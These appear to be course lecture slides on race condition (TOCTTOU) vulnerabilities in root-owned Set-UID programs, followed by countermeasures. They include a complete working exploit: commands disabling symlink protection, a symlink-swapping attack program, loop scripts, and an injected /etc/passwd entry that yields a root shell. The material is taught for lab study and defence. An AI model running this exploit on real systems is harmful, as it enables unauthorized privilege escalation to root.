

# Race Condition Vulnerability

# Outline

- What is Race Condition?
- Race Condition Problem
- Race Condition Vulnerability
- How to exploit?
- Countermeasures

# Race Condition

- Happens when:
  - Multiple processes access and manipulate the same data concurrently.
  - The outcome of execution depends on a particular order.
- If a privileged program has a race condition, the attackers may be able to affect the output of the privileged program by putting influences on the uncontrollable events.

# Race Condition Problem

When two concurrent threads of execution access a shared resource in a way that unintentionally produces different results depending on the timing of the threads or processes.

```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else {
        echo "Insufficient funds.";
    }
}
```

Race Condition can occur here if there are two simultaneous withdraw requests.

# A Special Type of Race Condition

- Time-Of-Check To Time-Of-Use (TOCTTOU)
- Occurs when checking for a condition before using a resource.

# Race Condition Vulnerability

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission*/  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```

- Root-owned Set-UID program.
- Effective UID : root
- Real User ID : seed

- The above program writes to a file in the `/tmp` directory (world-writable)
- As the root can write to any file, The program ensures that the real user has permissions to write to the target file.
- `access()` system call checks if the Real User ID has write access to `/tm/X`.
- After the check, the file is opened for writing.
- `open()` checks the effective user id which is 0 and hence file will be opened.


# Race Condition Vulnerability

**Goal :** To write to a protected file like /etc/passwd.

To achieve this goal we need to make /etc/passwd as our target file without changing the file name in the program.

- Symbolic link (soft link) helps us to achieve it.
- It is a special kind of file that points to another file.

# Race Condition Vulnerability




## Issues :

As the program runs billions of instructions per second, the window between the time to check and time to use lasts for a very short period of time, making it impossible to change to a symbolic link

- If the change is too early, access () will fail.
- If the change is little late, the program will finish using the file.

# Race Condition Vulnerability



To win the race condition (TOCTTOU window), we need two processes :

- Run vulnerable program in a loop
- Run the attack program

# Understanding the attack

Let's consider steps for two programs :

**A1** : Make “/tmp/X” point to a file owned by us

**A2** : Make “/tmp/X” point to /etc/passwd

**V1** : Check user's permission on “/tmp/X”

**V2** : Open the file

Attack program runs:  
A1,A2,A1,A2.....

Vulnerable program runs :  
V1,V2,V1,V2.....

As the programs are running simultaneously on a multi-core machine, the instructions will be interleaved (mixture of two sequences)

A1, V1 , A2, V2 : vulnerable prog opens /etc/passwd for editing.

# Another Race Condition Example

```
file = "/tmp/X";
fileExist = check_file_existence(file);

if (fileExist == FALSE) {
    // The file does not exist, create it.
    f = open(file, O_CREAT);

    // write to file
```

3. There is a window between the check and use (opening the file).
4. If the file already exists, the open() system call will not fail. It will open the file for writing.
5. So, we can use this window between the check and use and point the file to an existing file “/etc/passwd” and eventually write into it.

Set-UID program that runs with root privilege.

1. Checks if the file “/tmp/X” exists.
2. If not, open() system call is invoked. If the file doesn’t exist, new file is created with the provided name.

# Experiment Setup

```
#include <stdio.h>
#include <unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input */
    scanf("%50s", buffer);

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");

    return 0;
}
```

Make the vulnerable program Set-UID :

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

Race condition between access() and fopen(). Any protected file can be written.

# Experiment Setup

**Disable countermeasure:** It restricts the program to follow a symbolic link in world-writable directory like /tmp.

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0  
  
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=0
```


# How to Exploit Race Condition?

- Choose a target file
- Launch Attack
  - Attack Process
  - Vulnerable Process
- Monitor the result
- Run the exploit

# Attack: Choose a Target File

- Add the following line to /etc/passwd to add a new user

*test:U6aMy0wojraho:0:0:test:/root:/bin/bash*



# Attack: Run the Vulnerable Program

- Two processes that race against each other: **vulnerable process and attack process**

Run the vulnerable process

```
#!/bin/sh

while :
do
    ./vulp < passwd_input
done
```

- Vulnerable program is run in an infinite loop (`target_process.sh`)
- `passwd_input` contains the string to be inserted in `/etc/passwd` [in previous slide]

# Attack: Run the Attack Program

```
#include <unistd.h>

int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(10000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }

    return 0;
}
```

- 1) Create a *symlink to a file owned by us*. (to pass the access() check)
- 2) Sleep for 10000 microseconds to let the vulnerable process run.
- 3) Unlink the symlink
- 4) Create a *symlink to /etc/passwd* (this is the file we want to open)

# Monitor the Result

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]      ← Check if /etc/passwd is modified
do
    ./vulp < passwd_input        ← Run the vulnerable program
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

- Check the timestamp of /etc/passwd to see whether it has been modified.
- The ls -l command prints out the timestamp.

# Running the Exploit

```
$ ./attack_process &  
$ ./target_process  
No permission  
No permission  
..... (many lines omitted here)  
No permission  
No permission  
STOP... The passwd file has been changed ← Success!
```

- ← Run both attack and vulnerable programs to start the “race”.

```
.....  
telnetd:x:119:129::/noexistent:/bin/false  
vboxadd:x:999:1::/var/run/vboxadd:/bin/false  
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin  
test:U6aMy0wojraho:0:0:test:/root:/bin/bash ← The added entry!
```

- ← Added an entry in /etc/passwd

```
$ su test  
Password:  
# ← Got the root shell!  
# id  
uid=0(root) gid=0(root) groups=0(root)
```

- ← We get a root shell as we log in using the created user.

# Countermeasures

- Atomic Operations: To eliminate the window between check and use
- Repeating Check and Use: To make it difficult to win the “race”.
- Sticky Symlink Protection: To prevent creating symbolic links.
- Principles of Least Privilege: To prevent the damages after the race is won by the attacker.

# Atomic Operations

`f = open(file, O_CREAT | O_EXCL)`

- These two options combined together will not open the specified file if the file already exists.
- Guarantees the atomicity of the check and the use.

`f = open(file ,O_WRITE |  
O_REAL_USER_ID)`

- This is just an idea, not implemented in the real system.
- With this option, `open()` will only check the real User ID
- Therefore, `open()` achieves check and use on its own and the operations are atomic.

# Repeating Check and Use

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
    struct stat stat1, stat2, stat3;
    int fd1, fd2, fd3;

    if (access("tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n"); 1
        return -1;
    } ← Window 1
```

```
else fd1 = open("/tmp/XYZ", O_RDWR); ← Window 2

if (access("tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
} ← Window 3
else fd2 = open("/tmp/XYZ", O_RDWR); ← Window 4

if (access("tmp/XYZ", O_RDWR)) {
    fprintf(stderr, "Permission denied\n");
    return -1;
} ← Window 5
else fd3 = open("/tmp/XYZ", O_RDWR);

// Check whether fd1, fd2, and fd3 has the same inode.
fstat(fd1, &stat1);
fstat(fd2, &stat2);
fstat(fd3, &stat3);

if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
    // All 3 inodes are the same.
    write_to_file(fd1);
}
else {
```

- Check-and-use is done three times.
- Check if the inodes are same. →
- For a successful attack, “/tmp/XYZ” needs to be changed 5 times.
- The chance of winning the race 5 times is much lower than a code with one race condition.

# Sticky Symlink Protection

To enable the sticky symlink protection for world-writable sticky directories:

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1
```

```
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=1
```

- When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.

# Experiment with Symlink Protection

```
int main()
{
    char *fn = "/tmp/XYZ";
    FILE *fp;

    fp = fopen(fn, "r");
    if(fp == NULL) {
        printf("fopen() call failed \n");
        printf("Reason: %s\n", strerror(errno));
    }
    else
        printf("fopen() call succeeded \n");
    fclose(fp);
    return 0;
}
```

- ↳ Using the code and user IDs (seed and root), experiments were conducted to understand the protection.

# Sticky Symlink Protection

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	<b>Denied</b>
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	<b>Denied</b>
root	root	root	Allowed

- In our vulnerable program (EID is root), /tmp directory is also owned by the root, the program will not allowed to follow the symbolic link unless the link is created by the root.

- Symlink protection allows fopen() when the owner of the symlink match either the follower (EID of the process) or the directory owner.

# Principle of Least Privilege

## Principle of Least Privilege:

A program should not use more privilege than what is needed by the task.

- Our vulnerable program has more privileges than required while opening the file.
- seteuid() and setuid() can be used to discard or temporarily disable privileges.

# Principle of Least Privilege

```
uid_t real_uid = getuid(); // Get the real user id  
uid_t eff_uid = geteuid(); // Get the effective user id  
  
seteuid (real_uid);      ← Disable the root privilege ←  
  
f = open("/tmp/X", O_WRITE);  
if (f != -1)  
    write_to_file(f);  
else  
    fprintf(stderr, "Permission denied\n");  
seteuid (eff_uid); // If needed, restore the root privilege
```

Right before opening the file, the program should drop its privilege by setting EID = RID

After writing, privileges are restored by setting EUID = root

# Question

**Q:** The least-privilege principle can be used to effectively defend against the race condition attacks discussed in this chapter. Can we use the same principle to defeat buffer-overflow attacks? Why or why not? Namely, before executing the vulnerable function, we disable the root privilege; after the vulnerable function returns, we enable the privilege back.

# Summary

- What is race condition
- How to exploit the TOCTTOU type of race condition vulnerability
- How to avoid having race condition problems